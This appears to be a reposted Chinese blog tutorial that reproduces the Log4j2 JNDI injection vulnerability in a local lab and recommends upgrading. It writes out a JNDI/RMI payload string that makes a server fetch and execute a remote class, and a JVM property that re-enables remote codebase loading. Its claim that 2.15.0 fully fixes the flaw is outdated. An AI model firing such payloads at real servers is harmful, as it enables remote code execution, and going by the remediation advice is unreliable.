关于 Log4j2 漏洞的复现与解决办法

作者：Orliucase1
原文链接：https://ld246.com/article/1639447895307
来源网站：链滴

一、背景

上周对IT界的Java工程师来说，应该都有一个比较难忘的夜晚。夜半迷迷糊糊接到安全部的电话要求即、马上升级Log4j的版本，修复安全漏洞。What？来不及...就投入了战斗。尤其大厂的Java工程师是快忙疯了。只因apache log4j爆出史诗级安全漏洞。不过本人因为公司项目使用的事spring自带的lgback，没事半夜被叫起来加班joy
也比别人知道这件事稍微晚了点，既然这件事这么严重，作为一个小白怎么能不去了解下呢

二、apache log4j漏洞（what）

首先，我们先了解下这是什么漏洞，


漏洞原理官方表述是：Apache Log4j2 中存在JNDI注入漏洞，当程序将用户输入的数据进行日志记时，即可触发此漏洞，成功利用此漏洞可以在目标服务器上执行任意代码。

注意，此漏洞是可以执行任意代码，这就很恐怖，相当于黑客已经攻入计算机，可以为所欲为了，就已经进入你家，想干什么，就干什么，比如运行什么程序，植入什么病毒，变成他的肉鸡。所以这是个十分严重的问题，所有使用了Log4j2的厂商都要及时结局

三、漏洞复现

接下来我们先复现下问题是怎么产生的，直接上代码，新建一个工程作为我们的应用服务器，


1. 第一步：搭建我们的应用服务器



pom文件中以来log4j的核心依赖，我这里使用的是2.12版本的，实际上只要是2.14以前的都可以，为官方出的最新版本是2.15.0


```
<dependency>
    <groupId>org.apache.logging.log4j</groupId>
    <artifactId>log4j-api</artifactId>
    <version>2.12.1</version>
</dependency>
<dependency>
    <groupId>org.apache.logging.log4j</groupId>
    <artifactId>log4j-core</artifactId>
    <version>2.12.0</version>
</dependency>
</dependencies>
```

第二部：搭建攻击服务




AttackObject这个类就是我们的攻击类，会放在一个远程的服务器上，我们现在里面做了2件事，1输出一个字符串，还有就是会执行Runtime.getRuntime().exec("notepad.exe");这个命令，打开应服务器上面的记事本，真的能做到嘛？？？，等下我们来验证下

这个写好了，然后我们写一个远程监听服务




这个服务里我们监听一个端口1099，创建一个引用，参数是我们攻击类的非空类名和工程名，第三个数是AttackObject.class文件存放的远程路劲，我这里是放在本地的nginx服务上面的




第三步：复现漏洞

我们先启动监听服务



服务已经启动，然后我们启动我们的应用服务，在里面打印这样一行地址

```
String username = "${jndi:rmi://192.168.175.1:1099/obj}";
    logger.error("username{}  ",username);
```



就会发现这行字符串果然在我们这个服务上面打印出来了，而且我们记事本也被打开了；

四、原因分析


因为log4j2本来支持lookup解析，可以参考官方https://logging.apache.org/log4j/2.x/manual/lookups.html解释

Java Lookup

The JavaLookup allows Java environment information to be retrieved in convenient preformatted strings using the java: prefix.

Key	Description
version	The short Java version, like: Java version 1.7.0_67
runtime	The Java runtime version, like: Java(TM) SE Runtime Environment (build 1.7.0_67-b01) from Oracle Corporation
vm	The Java VM version, like: Java HotSpot(TM) 64-Bit Server VM (build 24.65-b04, mixed mode)
os	The OS version, like: Windows 7 6.1 Service Pack 1, architecture: amd64-64
locale	Hardware information, like: default locale: en_US, platform encoding: Cp1252
hw	Hardware information, like: processors: 4, architecture: amd64-64, instruction sets: amd64

For example:



上图我们正常输出的应该是${java:vm}，但是却把我们的系统属性信息打印出来了，说明lookup他会动解析这样的命令。

五，解决办法

升级版本，官方发布最新的2.15.0

```
<dependencies>
  <dependency>
    <groupId>org.apache.logging.log4j</groupId>
    <artifactId>log4j-api</artifactId>
    <version>2.15.0</version>
  </dependency>
  <dependency>
    <groupId>org.apache.logging.log4j</groupId>
    <artifactId>log4j-core</artifactId>
    <version>2.15.0</version>
  </dependency>
</dependencies>
```

就不会出现这种情况了

还有就是换一个日志框架，这种对于新项目还好，对于老项目，成本比较高，还是选择升级版本吧

六，个人经验总结

个人复现过程中，遇到几个问题，不知道有没有遇到的小伙伴，分享一下

1，jdk选择问题，我开始默认的是使用1.8的版本，但是发现使用1.8的使用，不能复现，所以直接使1.7,这是AttackObject对象编译的时候要使用1.7，因为1.8版本有些已经禁用的远程调用，只能本地用，需要

```
System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase","true");
```

手动设置这个属性才能复现

2，关于

这个对象使用，可有有些视频网站使用的className 是AttackObject，不是全路径，我这里只使用
名会报错，找不到对象，只能使用全路径，可以自行尝试